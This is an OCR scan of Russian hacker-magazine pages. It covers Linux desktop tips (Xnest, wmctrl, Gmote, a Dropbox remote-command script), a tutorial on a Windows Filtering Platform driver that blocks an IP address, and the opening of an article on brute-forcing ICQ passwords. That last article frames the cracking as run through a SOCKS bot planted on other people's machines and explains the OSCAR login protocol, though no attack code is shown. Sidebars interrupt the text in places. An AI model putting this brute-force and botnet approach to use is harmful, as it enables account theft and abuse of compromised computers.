
```
$ sudo apt-get install xnest
$ Xnest :1 -ac
```

Здесь «:1» — это адрес X-сервера, записанный в короткой форме (полная форма выглядела бы примерно так: 127.0.0.1:1). «Корневой» X-сервер автоматически получает адрес «:0», поэтому все остальные сервера, запущенные на одной машине, должны иметь адреса по возрастанию. Опция «-ac» отключает проверку на права доступа к серверу, без нее клиенты-приложения (в моем случае это менеджер окон) не смогли бы получить доступ к серверу без подтверждения своих прав. В отличие от стандартного X-сервера, Xnest не использует драйвера для прямого доступа к дисплею и устройствам ввода, а вместо них использует возможности «корневого» сервера, создавая под свои нужды отдельное окно и перехватывая все обращения к нему. Чтобы запустить свои приложения в этом окне, необходимо проделать небольшой трюк, а именно — присвоить переменной окружения DISPLAY адрес Xnest (сделай это в новом терминале):

```
$ DISPLAY=:1
```

Далее можно запускать любые приложения под управлением виртуального X-сервера. Проблема тут заключается только в том, что он не совсем корректно отображает графику, и картинка может оказаться испорченной различными артефактами. К счастью, существует альтернатива под названием Xephyr (пакет xserver-xephyr), более продвинутая версия Xnest, лишенная данного недостатка:

```
$ Xephyr :1 -ac
```



Менеджер окон awesome внутри KDE

Управление менеджером окон из командной строки

Вопреки распространенному мнению, в системах типа UNIX автоматизации поддаются не только действия, выполняемые с помощью командного интерпретатора, но и многие операции с графическим интерфейсом. Яркий тому пример — протокол D-BUS, используемый для объединения компонентов рабочего стола в единое целое, и стандарт EWMH (NetWM), который определяет интерфейс взаимодействия менеджера окон со сторонними приложениями. Объединив мощь D-BUS и EWMH, можно добиться почти полной автоматизации графического интерфейса. О D-BUS мы уже писали, поэтому для его изучения лучше обратиться к соответствующей статье («Хозяин цифровой магистрали»,][от 09.2010), а вот о EWMH еще не говорили. Этот стандарт предназначен для более тесной интеграции менеджера окон в графическое окружение, однако его можно использовать и для более гибкого управления оконной системой с помощью командного интерпретатора.

Существует консольный EWMH-клиент под названием wmctrl. Его назначение состоит в том, чтобы дать пользователю возможность управлять окнами прямо из командной строки или скриптов. В качестве аргументов команда принимает «действие» (в виде однобуквенной опции) и идентификатор окна, к которому это действие должно быть применено. Утилита может выполнить практически любое действие с окном, на которое способен сам менеджер окон, включая изменение размеров окна, изменение фокуса или закрытие окна. Вот несколько примеров:

1. Вывести окно с именем Firefox на передний план и назначить ему фокус ввода:

```
$ wmctrl -a Firefox
```

2. Переместить окно с именем google-chrome на текущий рабочий стол и вывести его на передний план:

```
$ wmctrl -R google-chrome
```

3. Изменить размер окна с именем Firefox:

```
$ wmctrl -r Firefox -e '0,6,0,1040,708'
```

4. Скрыть/показать окно с именем Xterm:


```
$ wmctrl -r 'Xterm' -b toggle,shaded
```

5. Передвинуть окно Xterm на рабочий стол номер 2:

```
$ wmctrl -r 'Xterm' -t 2
```

Wmctrl удобно использовать не только для автоматизации действий, но и чтобы назначить определенные действия на хоткеи (для связы-





```
> dig +short txt linux.wp.dg.cx
"Linux (commonly pronounced in English\; variants exist) is a generic t
erm referring to Unix-like computer operating systems based on the Linu
x kernel. Their development is one of the most prominent examples of fr
ee and open source software collaboration\; t" "ypically all the underl
ying source code can be used, freely modified, and redistributed by any
one under the terms of the... http://a.vu/w:Linux"
>
```

DNS-запрос к Википедии **возвращает не только IP-адреса**

```
> cd /home/j1m/Dropbox/
> sh dropbox_client.sh
Enter Command: uname -a
Linux 1313 2.6.32-24-generic #41-Ubuntu SMP Thu Aug 19 01:12:52 UTC 201
0 i686 GNU/Linux
> sh dropbox_client.sh
Enter Command: uptime
 16:29:21 up  2:03,  1 user,  load average: 0.86, 0.87, 0.82
>
```

Управляем удаленным компом **с помощью Dropbox**

Wikipedia в консоли, используя DNS-запрос

Ошеломляющий своей простотой консольный клиент Wikipedia был опубликован на небезызвестном ресурсе www.commandlinefu.com. Он состоит из одной строки и выводит на экран несколько первых строк статьи и ссылку на полную версию:

```
#!/bin/sh
dig +short txt ${1}.wp.dg.cx
```

вания клавиш с командами воспользуйся утилитой xhotkeys, xbindkeys или keytouch).

Управление ПК с помощью смартфона

Несмотря на то, что в плане развлечений большие домашние ПК постепенно уходят из моды, уступая ноутбукам, умным цифровым телевизорам и различным телевизионным приставкам, для многих гиков системный блок с большим широкоформатным монитором и хорошей акустической системой остается прекрасным мультимедиа-центром, который они вряд ли в ближайшем будущем на что-то променяют. Однако у ПК есть один существенный минус, который заключается в отсутствии системы удаленного управления из коробки. Многие, конечно, уже успели приспособить ненужные старые пульты и инфракрасные приемники для выполнения этой задачи, однако технологичным и по-настоящему удобным такой подход назвать можно только с большой натяжкой. Для себя проблему удаленного управления я решил совсем по-другому.

Уже давно в моей обители стоит точка доступа Wi-Fi, которая раздает интернет по всему дому, поэтому, когда встал вопрос об организации удаленного управления домашним компом, мой взор сразу устремился в сторону смартфона, умеющего использовать ее возможности для выхода в интернет. Смартфон работал под управлением истинно гиковской ОС Android, поэтому приложения для управления компом через Wi-Fi для нее должны были быть обязательно (тем более что они есть и для Symbian, и для Windows Mobile). На запрос «Remote Control» Android Market выдал несколько результатов, включая несколько программ для управления презентациями и медиа-серверами, не слишком функциональный PRemoteDroid, Unified Remote с сервером только для Windows и Gmote (www.gmote.org), способный управлять Linux-машинами и полностью открытый в плане исходных кодов. На нем я и остановился.

После установки программа предложила скачать и установить на управляемую машину серверное ПО. Пришлось перейти на официальный сайт и слить стандартный тарболл (sites.google.com/site/marcsto/GmoteServerLinux2.0.0.tar.gz), который после распаковки оказался Java-программой. «Что ж, Java так Java», — подумал я и ввел в терминале заветную команду:

```
$ sudo apt-get install openjdk-6-jre
```

После выполнения команды «./GmoteServer.sh» из каталога с распакованным тарболлом сервер благополучно запустился, предложил ввести имена каталогов с медиа-файлами (например, ~/video и ~/music) и задать пароль, после чего повис в трее.

Клиент, запущенный на телефоне, самостоятельно нашел ближайший сервер и попросил ввести пароль. Спустя мгновение на экране появился весьма элегантный на вид интерфейс управления со стандартными клавишами play, stop, pause и т.д. Через меню можно было выбрать проигрываемый альбом или видеофайл, который будет воспроизведен на компе с помощью плеера vlc (его тоже придется установить). В качестве приятного дополнения оказалась доступна функция удаленной клавиатуры и мыши, которую можно использовать, когда не хочешь вставать с кровати, чтобы просто закрыть окно или запустить программу.

Выводы

Меньше слов — больше дела. Именно эта фраза лучше всего подходит для заключения к статье. Ощутить удобство описанных инструментов по описанию вряд ли удастся; только установив все это на свою машину и попробовав в деле, ты поймешь, насколько удобным может быть UNIX.

r0064 r0064@mail.ru



Windows Filtering Platform в защите и нападении

Разбираемся в теории и разрабатываем свой фильтрующий драйвер

Начиная с Server 2008 и Vista в винду был встроен механизм WFP, представляющий собой набор API и системных сервисов. С помощью него стало можно запрещать и разрешать соединения, управлять отдельными пакетами.

ЭТИ НОВОВВЕДЕНИЯ БЫЛИ ПРЕДНАЗНАЧЕНЫ ДЛЯ УПРОЩЕНИЯ ЖИЗНИ РАЗРАБОТЧИКОВ РАЗЛИЧНЫХ ЗАЩИТ. Внесенные в сетевую архитектуру изменения затронули как kernel-mode, так и user-mode части системы. В первом случае необходимые функции экспортируются fwpkclnt.sys, во втором — fwpuclnt.dll (буквы «k» и «u» в названиях библиотек означают kernel и user соответственно). В этой статье мы расскажем о применении WFP для перехвата и фильтрации трафика, а после ознакомления с основными определениями и возможностями WFP мы напишем свой простой фильтр.

Основные понятия

Перед началом кодинга нам совершенно необходимо ознакомиться с терминологией Майкрософта — и для понимания статьи будет полезно, и дополнительную литературу читать будет проще :). Итак, поехали.

КЛАССИФИКАЦИЯ — процесс определения того, что нужно делать с пакетом. Из возможных действий: разрешить, блокировать или вызвать callout.

CALLOUTS — это набор функций в драйвере, которые проводят



Результат работы нашего простого фильтра — соединение блокируется

инспекцию пакетов. Они имеют специальную функцию, выполняющую классификацию пакетов. Эта функция может принять следующее решение:

- разрешить (FWP_ACTION_PERMIT);
- блокировать (FWP_ACTION_BLOCK);
- продолжить обработку;
- запросить больше данных;
- прервать соединение.

ФИЛЬТРЫ (FILTERS) — правила, указывающие, в каких случаях вызывается тот или иной callout.

Один драйвер может иметь несколько callout'ов, а разработкой драйвера с callout'ом мы и займемся в этой статье. Кстати, колауты есть и встроенные, например, NAT-callout.

LAYER — это признак, по которому объединяются различные фильтры (или, как говорят в MSDN, «контейнер»).

По правде говоря, документация от Microsoft (ссылка в конце статьи), выглядит достаточно мутно, пока не заглянешь в примеры в WDK. Поэтому, если вдруг надумаешь разрабатывать что-то серьезное, нужно непременно с ними ознакомиться. Ну что ж, теперь плавно перейдем к практике. Для успешной компиляции и тестов тебе потребуется WDK (Windows Driver Kit), VmWare, виртуальная машина с установленной Вистой и отладчик WinDbg. Что касается WDK, то у меня лично установлена версия 7600.16385.0 — там есть все необходимые либы (поскольку мы будем разрабатывать драйвер, нам нужны только fwpkclnt.lib и ntoskrnl.lib) и примеры использования WFP.

Ссылки на весь инструментарий уже неоднократно приводились, поэтому повторяться не будем.


Coding

Для инициализации callout'а я написал функцию BlInitialize.

Общий алгоритм создания callout и добавления фильтра таков:

1) **FWPMENGINEOPEN0** осуществляет открытие сеанса;
2) **FWPMTRANSACTIONBEGIN0 —** начало операции с WFP;
3) **FWPSCALLOUTREGISTER0 —** создание нового callout;
4) **FWPMCALLOUTADD0 —** добавление объекта callout'а в систему;
5) **FWPMFILTERADD0 —** добавление нового фильтра(ов);
6) **FWPMTRANSACTIONCOMMIT0 —** сохранение изменений (добавленных фильтров).

Обрати внимание, что функции оканчиваются на 0. В Windows 7 некоторые из этих функций были изменены, например, появилась FwpsCalloutRegister1 (при сохраненной FwpsCalloutRegister0). Отличаются они аргументами и, как следствие, прототипами классифицирующих



Утилита guidgen.exe от Microsoft для создания своего GUID'a

функций, но для нас это сейчас неважно — 0-функции универсальны.

FwpmEngineOpen0 и FwpmTransactionBegin0 не особо нам интересны — это подготовительный этап. Самое интересное начинается с функции FwpsCalloutRegister0:

Прототип FwpsCalloutRegister0

```
NTSTATUS NTAPI FwpsCalloutRegister0
(
  __inout void *deviceObject,
  __in const FWPS_CALLOUT0 *callout,
  __out_opt UINT32 *calloutId
);
```

Я уже говорил, что callout — это набор функций, теперь пришло время рассказать об этом подробнее. Структура FWPS_CALLOUT0 содержит указатели на три функции — классифицирующую (classifyFn) и две уведомляющие (о добавлении/удалении фильтра (notifyFn) и закрытии обрабатываемого потока (flowDeleteFn)). Первые две функции являются обязательными, последняя нужна только в случае, если ты хочешь мониторить сами пакеты, а не только соединения.

Также в структуре содержится уникальный идентификатор, GUID колаута (calloutKey).

Код регистрации callout

```
    FWPS_CALLOUT sCallout = {0};

    sCallout.calloutKey = *calloutKey;
    sCallout.classifyFn = BlClassify;

    // классифицирующая функция
    sCallout.notifyFn =
        (FWPS_CALLOUT_NOTIFY_FN0)BlNotify;
    // функция, уведомляющая о добавлении/
удалении фильтра

    // создаем новый колаут
    status = FwpsCalloutRegister
       (deviceObject, &sCallout, calloutId);
```




links

- http://msdn.microsoft.com/en-us/library/aa366510(VS.85).aspx — информация о Windows Filtering Platform на сайте MS.
- www.komodia.com/index.php?page=wfp.html — известный своими примерами LSP-провайдеров сайт, содержащий более краткое описание составляющих WFP.



Процесс удаленной отладки



Далее нужно добавить объект-callout в систему и присоединить его к определенному уровню (layer) с помощью функции FwpmCalloutAdd0:

```
DWORD WINAPI FwpmCalloutAdd0(
  __in        HANDLE engineHandle,
  __in        const FWPM_CALLOUT0 *callout,
  __in_opt    PSECURITY_DESCRIPTOR sd,
  __out_opt   UINT32 *id
);

typedef struct FWPM_CALLOUT0_ {
  GUID                calloutKey;
  FWPM_DISPLAY_DATA0 displayData; // описание callout
  UINT32              flags;
  GUID                *providerKey;
  FWP_BYTE_BLOB      providerData;
  GUID                applicableLayer;
  UINT32              calloutId;
} FWPM_CALLOUT0;
```

В структуре FWPM_CALLOUT0 нам интересно поле applicableLayer — уникальный идентификатор уровня, на который добавляется callout. В нашем случае это FWPM_LAYER_ALE_AUTH_CONNECT_V4. «v4» в названии идентификатора означает версию протокола Ipv4, есть также FWPM_LAYER_ALE_AUTH_CONNECT_V6 для Ipv6.
Учитывая малую распространенность Ipv6 на настоящий момент, работать мы будем только с Ipv4. CONNECT в названии означает, что мы контролируем только установку соединения, о входящих и исходящих на этот адрес пакетах речи не идет! Вообще уровней, помимо использованного нами, много — они объявлены в заголовочном файле fwpmk.h из WDK.


Добавление объекта-callout в систему

```
// название callout
displayData.name = L"Blocker Callout";
displayData.description = L"Blocker Callout";
mCallout.calloutKey = *calloutKey;
mCallout.displayData = displayData;
// описание callout
//FWPM_LAYER_ALE_AUTH_CONNECT_V4
mCallout.applicableLayer = *layerKey;
status = FwpmCalloutAdd(
            gEngineHandle,
            &mCallout,NULL,NULL);
```


Итак, после того, как callout успешно добавлен в систему, нужно создать фильтр, то есть указать, в каких случаях будет вызываться наш callout, а именно — его классифицирующая функция. Новый фильтр создается функцией FwpmFilterAdd0, которой в качестве аргумента передается структура FWPM_FILTER0.
В FWPM_FILTER0 есть одна или несколько структур FWPM_FILTER_CONDITION0 (их число определяется полем numFilterConditions). Поле layerKey заполняется GUID'ом уровня (layer), к которому мы хотим присоединиться. В данном случае указываем FWPM_LAYER_ALE_AUTH_CONNECT_V4.
Теперь подробнее рассмотрим заполнение FWPM_FILTER_CONDITION0. Во-первых, в поле fieldKey нужно явно указать, что мы хотим контролировать — порт, адрес, приложение или что-то еще. В данном случае WPM_CONDITION_IP_REMOTE_ADDRESS указывает системе, что нас интересует IP-адрес. Значение fieldKey определяет, значения какого типа будут в структуре FWP_CONDITION_VALUE, входящей в FWPM_FILTER_CONDITION0. В данном случае в ней содержится ipv4-адрес. Идем дальше. Поле matchType определяет, каким образом будет производиться сравнение значения в FWP_CONDITION_VALUE с тем, что пришло по сети. Тут вариантов много: можно указать FWP_MATCH_EQUAL, что будет означать полное соот-

Добавление фильтра в систему

```
filter.flags = FWPM_FILTER_FLAG_NONE;
filter.layerKey = *layerKey;
filter.displayData.name =  L"Blocker Callout";
filter.displayData.description =
    L"Blocker Callout";
filter.action.type = FWP_ACTION_CALLOUT_UNKNOWN;
filter.action.calloutKey = *calloutKey;
filter.filterCondition = filterConditions;
// одно условие фильтрации
filter.numFilterConditions = 1;
//filter.subLayerKey = FWPM_SUBLAYER_UNIVERSAL;
filter.weight.type = FWP_EMPTY; // auto-weight.
// добавляем фильтр на удаленный адрес
filterConditions[0].fieldKey =
    FWPM_CONDITION_IP_REMOTE_ADDRESS;
filterConditions[0].matchType = FWP_MATCH_EQUAL;
filterConditions[0].conditionValue.type =
    FWP_UINT32;
filterConditions[0].conditionValue.uint32 =
    ntohl(BLOCKED_IP_ADDRESS);
// добавляем фильтр
status = FwpmFilterAdd(
            gEngineHandle,
            &filter,
            NULL,
            NULL);
```



Настроить параметры гостевой системы можно через стандартный run или с помощью сторонних утили



Настройки последовательного порта гостевой системы

ветствие условию, а можно — FWP_MATCH_NOT_EQUAL, то есть, фактически, мы можем добавить таким образом исключение фильтрации (адрес, соединение с которым не отслеживается). Еще есть варианты FWP_MATCH_GREATER, FWP_MATCH_LESS и другие (см. энум FWP_MATCH_TYPE). В данном случае у нас стоит FWP_MATCH_EQUAL.
Я не стал сильно заморачиваться и просто написал условие на блокирование одного выбранного IP-адреса. В случае, когда какое-то приложение попытается установить соединение с выбранным адресом, будет вызвана классифицирующая функция нашего callout'а.
Код, обобщающий сказанное, ты можешь посмотреть на врезке «Добавление фильтра в систему».
Вообще, конечно, фильтрующих условий может быть много. Например, можно указать блокирование соединений с определенным удаленным или локальным портом (FWPM_CONDITION_IP_REMOTE_PORT и FWPM_CONDITION_IP_LOCAL_PORT соответственно). Можно вылавливать все пакеты определенного протокола или определенного приложения. И это еще не все! Можно, например, заблокировать трафик определенного пользователя. В общем, есть где разгуляться.
Впрочем, вернемся к фильтру. Классифицирующая функция в нашем случае просто блокирует соединение с указанным адресом (BLOCKED_IP_ADDRESS), возвращая FWP_ACTION_BLOCK:

Код нашей classify-функции

```
void BlClassify(
    const FWPS_INCOMING_VALUES* inFixedValues,
    const FWPS_INCOMING_METADATA_VALUES* inMetaValues,
    VOID* packet,IN const FWPS_FILTER* filter,
    UINT64 flowContext,FWPS_CLASSIFY_OUT* classifyOut)
{
    // заполняем структуру FWPS_CLASSIFY_OUT0
    if(classifyOut){ // блокируем пакет
      classifyOut->actionType = FWP_ACTION_BLOCK;
     // при блокировании пакета нужно сбрасывать FWPS_
RIGHT_ACTION_WRITE
     classifyOut->rights&=~FWPS_RIGHT_ACTION_WRITE;}}
```

На практике функция классификации также может установить FWP_ACTION_PERMIT, FWP_ACTION_CONTINUE и др.
И в заключение при выгрузке драйвера нужно удалить все установленные callout'ы (угадай, что будет, если система попытается вызвать callout выгруженного драйвера? Правильно, BSOD). Для этого существует функция FwpsCalloutUnregisterById. В качестве параметра ей передается 32-битный идентификатор callout'а, возвращенный функцией FwpsCalloutRegister.

Завершение работы callout'а

```
NTSTATUS BlUninitialize(){
    NTSTATUS ns;
    if(gEngineHandle){
        FwpmEngineClose(gEngineHandle);
    }

    if(gBlCalloutIdV4){
        ns =FwpsCalloutUnregisterById(gBlCalloutIdV4);
    }
    return ns;
}
```

Полный исходный код драйвера прилагается к статье. Как видишь, программирование WFP-фильтра — не такая сложная задача, поскольку MS предоставили нам весьма удобный API. Кстати, в нашем случае мы устанавливали фильтр в драйвере, но это можно делать и из юзермода! Например, семпл из wdk msnmntr (монитор трафика MSN Messenger-а) так и поступает — это позволяет не перегружать kernel-mode часть фильтра.

Свой GUID

Для регистрации callout ему нужен уникальный идентификатор. Для того, чтобы получить свой GUID (Globally Unique Identifier), используй guidgen.exe, входящий в Visual Studio. Лежит тулза в (VS_Path)\Common7\Tools. Вероятность коллизии очень мала, поскольку длина GUID составляет 128 бит, и всего доступно 2^128 идентификаторов.

Отладка фильтра

Для отладки дров удобно использовать связку Windbg+VmWare. Для этого нужно настроить как гостевую систему (в виде которой выступает Vista), так и отладчик WinDbg. Если у WinXP для удаленной отладки нужно было редактировать boot.ini, то для Vista+ есть консольная утилита bcdedit. Как обычно, нужно включить отладку:

```
BCDedit /dbgsettings SERIAL DEBUGPORT:1
BAUDRATE:115200
BCDedit /debug ON  (или BCDedit /set debug ON)
```

Далее нужно настроить последовательный порт удаленной системы (см. соответствующую иллюстрацию).
Теперь все готово! Запускаем батник с нижеприведенным текстом:

```
start windbg -b -k com:pipe,port=\\.\pipe\
com_1,resets=0
```

и лицезреем отладочный вывод в окне windbg (см. картинку).

Заключение

Как видишь, область применения WFP довольно широка. Тебе решать, как применить эти знания — во зло или во благо :).


Артем RankoR Смирнов ax-soft.ru



▷ **DVD**
Исходников не будет, так как, во-первых, целиком их у меня нет, во-вторых, коммерческая тайна :)



Опять ты, Брут?



Изучаем возможности «прокси наоборот» на примере брутфорсера

В середине 2008 года мы с человеком, скрывающимся под ником OstWay, написали SRQ Brute — брутфорс ICQ с поддержкой абсолютно нового (для ICQ) типа прокси — анонимайзеров. В то время это было революцией в бруте ICQ. Спустя два года, я думаю, настало время совершить новую революцию.

Общая теория

КАКИМИ ЖЕ ОНИ БУДУТ, ЭТИ НОВЫЕ ПРОКСИ, И ЗАЧЕМ ОНИ НУЖНЫ? Давай рассмотрим основные проблемы, с которыми приходится сталкиваться при бруте через обычные прокси. Предположим, что у тебя есть приватный SOCKS-бот, и есть где взять загрузки. Перед тобой встанут следующие затруднения:
1. Очень, очень мало интернет-юзеров имеют реальный IP — IPv4-адреса подходят к концу, провайдеры сажают абонентов за NAT, откуда бот, само собой, работать не будет. Теряем много денег;
2. 99% гарантия, что не ты один будешь использовать свои прокси — в итоге они очень быстро сдохнут, и брут будет идти медленно.
«Ну, и что же делать?», — спросишь ты. Так вот, сегодня я поведаю тебе об абсолютно новой концепции брута. Как обычно работает брутфорс? Он коннектится к прокси (SOCKS4/5 или HTTP(s)), передает им информацию, получает ответ и анализирует его. В нашем случае все будет по-другому — прокси коннектятся к брутфорсу, он вместо целого пакета логина передает только пару uin;password, и получает в ответ всего один байт — так мы уменьшаем объем переданной информации, и, следовательно, увеличиваем скорость. Пакет для логина собирается уже самой проксей, ею же анализируется ответ. Все предельно просто.

Бот будет написан на чистом C++ и WinSock (я использую MS Visual C++ 2008 Express; кстати, только ради этого проекта я держу винду), а брутфорс — на C++ с фреймворком Qt, так как будет меньше возни, быстрее написание + кроссплатформенность, что очень актуально — вдруг я захочу юзать свое творение на линуксовом или бэзэдешном дедике?

Теория ICQ

Как происходит логин на сервер ICQ? Если брать небезопасный логин (где пароль передается в открытом виде, а нам как раз этот способ и нужен, поскольку так проще), то логин выглядит так: (здесь и далее: «→» — действие от нас, «←» — действие со стороны сервера)
1. → Коннект к серверу ICQ;
2. ← Hello-пакет. Первый байт в нем всегда равен 0x2a (как и в любом пакете ICQ);
3. → Отправка пакета с данными для авторизации (то есть UIN, пароль, геолокация, язык и т.д.);
4. ← Пакет с результатами авторизации и дисконнект со стороны сервера.
Как видишь, сервер первым «здоровается» с нами. Если первый байт от сервера не равен 0x2a, значит, мы приконнектились не

к тому серверу. На четвертом шаге, если мы залогинились удачно, нам приходит пакет SRV_COOKIE, содержащий адрес BOS-сервера, и, собственно, куки для авторизации. Если неудачно — пакет с описанием ошибки. В любом случае, после передачи этого пакета нас дисконнектит (пакет отправляется по каналу 0x04, то есть CLOSE_CONNECTION).

В протоколе OSCAR существуют три основных типа данных, ниже они перечислены в порядке «вложенности» — как в матрешке, начиная с самой маленькой:

TLV — Type, Length, Value — название говорит само за себя. Состоит из 0x02 + 0x02 + BLOB байт. В первых двух байтах указывается тип пакета, во вторых двух — длина (uint16), далее идет содержимое пакета.

SNAC — Simple Network Atomic Communication, состоит из family — «семейства», type — идентификатора в «семействе», флагов, requestId (последние два используются редко, обычно выставлены в 0x00) и, собственно, данных.

